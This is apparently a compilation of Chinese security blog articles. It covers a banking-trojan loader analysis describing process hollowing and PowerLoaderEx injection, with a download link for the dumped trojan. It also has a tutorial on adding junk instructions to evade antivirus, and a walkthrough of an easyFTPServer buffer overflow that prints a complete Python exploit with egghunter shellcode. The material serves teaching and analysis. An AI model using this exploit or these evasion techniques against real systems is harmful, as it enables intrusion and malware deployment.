
call EnumPageFiles，调用回调例程，回调例程的地址是第一个参数，下断

在该例程中会解密一段 shellcode，并分配给其一段空间，最后 jmp 到 shellcode 中，如图中的数据段




shellcode 分析


dump 下来 shellcode，载入 IDA 中



采用两种反调试技术，StrongOD 轻松绕过，之后会开始获得相应的函数地址，这个混淆器获取函数地址的方法与以往的病毒不同，每次获取一个函数的地址都要到执行 DllFunctionCall 函数，此时 ecx 为动态链接库的名称， edx 为函数名，单步跟会显得非常繁琐



边获取边执行，经过一系列的操作之后，会获取 CreateProcessW 的地址，创建一个挂起的进程



接着获取 ZwWriteVirtualMemory 和 NtunMapofViewSection，将新进程的镜像空间清零，分 4 次写入解密后的银行木马，这里可以把银行木马 dump 下来，之后调用 NtSetContextThread 等一些原生 API 使新进程运行。原生函数版的进程替换

这里还剩另一种注入技术没有提到

这种注入称为 PowerLoaderEx，依靠注入资源管理器托盘窗口的额外窗口


内存来实现代码注入的，在注册窗口类时，应用程序可以指定一些额外的内存字节，称为额外的窗口存储器（EWM）。 然而，EWM 并不算是块很充裕的空间。为了规避这个限制，恶意软件将代码写入 explorer.exe 的共享部分，并使用 SetWindowLong 和 SendNotifyMessage 来指定一个指向 shellcode 的函数指针，然后执行它。

这也是为什么会寻找 Shell_TrayWnd(系统托盘)的原因，详细原理请参照

https://github.com/BreakingMalware/PowerLoaderEx

github 上的 POC 是通过 ROP 技术实现的弹框(如果你想调试 ROP 链的话，记得附加 explorer.exe 进程=-=)

该混淆器也采用了上述的技术，但是在我的电脑上貌似失败了



分析完毕！！！

最后 dump 出来的银行木马地址如下(只提供银行木马和 shellcode)

https://pan.baidu.com/s/1oV9mcVojEw-qOwARZW7uDg

小结

1、分析之前没有想到这个恶意样本这么复杂

2、这个银行木马藏的太深了，以至于从 1 月份的样本中提出来的银行木马竟然还能过那么多杀毒软件

3、这个银行木马我没有分析，有兴趣的可以自己玩玩，顺便给信安投个稿

看我如何让 360 把 helloword 干掉

原创： giantbranch 信安之路 2018-01-16


其实这篇文章是讲讲最简单的花指令，这标题是写到后面发现 360 爆木马，所以有此题目。

开始之前

首先编写一个简单的 hello world 程序，并编译

花指令可以简单理解为欺骗杀软，给分析者增加障碍的指令，但是对程序的运行结果没有影响的指令，比如下面的（高级点的使 ida 反汇编的时候出错，让破解者无法清楚正确地反汇编程序的内容，迷失方向）

再比如:



有时候会在 jmp 的下一行插入一些干扰 ida 静态分析的字节，而 jmp 是刚好跳过这些垃圾字节的

实践


指导思想：我们使用 od 编写一些简单花指令放在程序比较靠后没有代码的地址上，之后跳回真正的入口点（当然我们要将程序的入口点修改为我们的代码的地址）

实践前我们先查下壳（其实这是 vs2015 编译的）

我们编写如下代码，当然你可以根据自己的需要写出自己的

之后我们通过计算可以知道我们的代码的相对偏移为 0x1C5A （这是针对我的程序，只要减去当前程序加载的基址就行了）


当然不要忘记复制到文件中了



最后我们修改程序的入口点（用 lordpe 比较方便）

【注：由于我 od 打开了这个文件，所以截图是 readonly 了，所以修改时记得关闭程序，之后你的保存按钮就会点亮】

当然你也可以自己通过工具找到偏移，再用 winhex 等 16 进制工具修改




我们看看程序能否正常运行


360 马上报毒.....

通过这个实验，我们可以知道 360 会对程序的入口点的汇编代码进行检测，因为壳以及混淆过的代码都比较不正常，这也是检测病毒木马能杀错也不放过的一种方式


关闭 360 先，ok 成功运行



我们现在再来查查壳，peid 核心扫描是扫不出来的，因为它是基于 userdb.txt 里面的特征查找的，还是从入口点开始查找的



其实这个还是可以查到的，推荐个工具



后记

其实代码加花的初衷是想给人阅读和判断制造障碍，绕过杀软等，但是 360 宁可错杀也不放过 helloworld .....

通过 POC 来学习漏洞的原理

原创： x-encounter 信安之路 2018-01-18

本文介绍的是 easyFTPServer 1.7.0.2 'Http' remote Buffer Overflow 的漏洞执行流程，通过已知的 POC 来推断程序的大概执行流程以及漏洞利用原理。

Poc 和软件的下载地址:

https://pan.baidu.com/s/1dHjKFCX（ *码* 5h7h）

0x01 了解 FTP

FTP 服务全称为文件传输协议服务，其工作模式采用 C/S 模式，用户想要通过 FTP 服务访问到共享的文件信息时，首先需要在自己的计算机系统上运行一个 FTP 客户端，这个客户端可以是一个 FTP 应用程序，也可以是操作系统自带的命令行程序，然后在 FTP 客户端中输入用户名和密码来登录 FTP 服务程序，成功登陆后，用户就可以获取远程计算机上共享的文件信息了。

emmmm……，换句话说客户端连接远程 FTP 服务器需要以下几个步骤

（1）建立 TCP 连接

（2）客户端向 FTP 服务程序发送 USER 命令以标识用户自己的身份，然后服务程序要求客户端输入密码

（3）客户端发送 PASS 命令，同时将用户密码发送给远程 FTP 服务程序

（4）服务端判断并通过认证

（5）客户端开始利用其它 FTP 协议进行文件操作

（6）结束此次连接，用 QUIT 命令退出

0x02 搭建实验环境


FTP 服务端:

win xp sp3 *爱 论坛 拟*

FTP 客户端:

win 7 (Python 环)

把 easyFTPServer 1.7.0.2 解压到 xp 上，点击运行，目录下会产生 3 个 XML 配置文件以及名为 anonymous 的文件夹，该程序默认情况下会设置一个名为 anonymous 的初始用户，而 anonymous 文件夹就是该用户使用的文件目录。



好了，我们已经配置完服务端了。

大家可能已经发现了，这个软件除了提供 21 端口的 FTP 服务之外，还提供了 8080 端口的服务，这个 8080 端口就是今天我讲解的重点，我们先访问一下

http://192.168.1.106:8080

emmmm，输入 anonymous，anonymous 之后界面如下

们就可以通过网页对 FTP 服务器上分享的文件进行下载其本质是把 FTP 分享的文件以 web 页面的方式给大家呈现了出来。

0x03 poc 的简单介绍

本文我们不研究怎么写 poc，当然我会在最后给大家介绍一下 寻蛋（egghunter） 这种 exp 开发技术，我打算通过已经写好的 exp 来给大家反向讲解一下这个漏洞的成因及原理，个人认为这样更容易理解，具体怎么样要问各位看官了…… 我会在调试的时候把自己的思路给大家详细说明一下

exp 如下（Python2.7 版本）

```python
import sys
import socket
import base64

if len(sys.argv) != 4:
    sys.exit(0)

user = sys.argv[2]
pwd = sys.argv[3]
auth = base64.b64encode(user+":"+pwd)

# win32_exec - EXITFUNC=process CMD=calc Size=160 Encoder=PexFnstenvSub
shellcode=(
"\x44\x7A\x32\x37\x44\x7A\x32\x37"
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44"
"\x42\x50\x42\x30\x42\x30\x4b\x58\x45\x34\x4e\x43\x4b\x38\x4e\x47"
"\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x44\x4a\x41\x4b\x48"
"\x4f\x45\x42\x52\x41\x30\x4b\x4e\x49\x44\x4b\x58\x46\x53\x4b\x58"
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x59\x4e\x4a\x46\x48\x42\x4c"
"\x46\x57\x47\x50\x41\x4c\x4c\x4c\x4d\x30\x41\x50\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x53\x46\x45\x46\x32\x46\x30\x45\x37\x45\x4e\x4b\x58"
"\x4f\x45\x46\x42\x41\x30\x4b\x4e\x48\x56\x4b\x48\x4e\x30\x4b\x54"
"\x4b\x58\x4f\x45\x4e\x41\x41\x50\x4b\x4e\x4b\x48\x4e\x51\x4b\x58"
"\x41\x50\x4b\x4e\x49\x58\x4e\x35\x46\x32\x46\x50\x43\x4c\x41\x33"
"\x42\x4c\x46\x56\x4b\x48\x42\x54\x42\x43\x45\x58\x42\x4c\x4a\x57"
"\x4e\x50\x4b\x58\x42\x54\x4e\x50\x4b\x48\x42\x57\x4e\x51\x4d\x4a"
"\x4b\x38\x4a\x56\x4a\x30\x4b\x4e\x49\x30\x4b\x38\x42\x48\x42\x4b"
"\x42\x50\x42\x30\x42\x50\x4b\x48\x4a\x36\x4e\x53\x4f\x45\x41\x43"
"\x48\x4f\x42\x46\x48\x55\x49\x58\x4a\x4f\x43\x38\x42\x4c\x4b\x57"
"\x42\x35\x4a\x56\x50\x57\x4a\x4d\x44\x4e\x43\x37\x4a\x56\x4a\x59"
"\x50\x4f\x4c\x58\x50\x30\x47\x35\x4f\x4f\x47\x4e\x43\x36\x41\x46"
"\x4e\x36\x43\x36\x42\x50\x5a")

egghunter=(
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x44\x7A\x32\x37\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7")

buf = "\x61"*268
buf += "\x13\x44\x87\x7C" #CALL ESP XP SP3
buf += "\x63"*8
buf += egghunter

head = "GET /list.html?path="+buf+" HTTP/1.1\r\n"
head += "Host: "+shellcode+"\r\n"
head += "Authorization: Basic "+auth+"\r\n"

try:
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((sys.argv[1],8080))
    s.send(head + "\r\n")
    print "[+] successful!!!"
    s.close()
except:
    print "Error!"
```

我大概讲解一下这个 exp 的内容，本质是构造了一个 get 请求，给 path 参数一个超长的字符串里面有我们覆盖返回地址的跳板地址，而 HOST 后面的字符串是我们构造的 shellcode，Authorization 后接我们的用户名和密码。

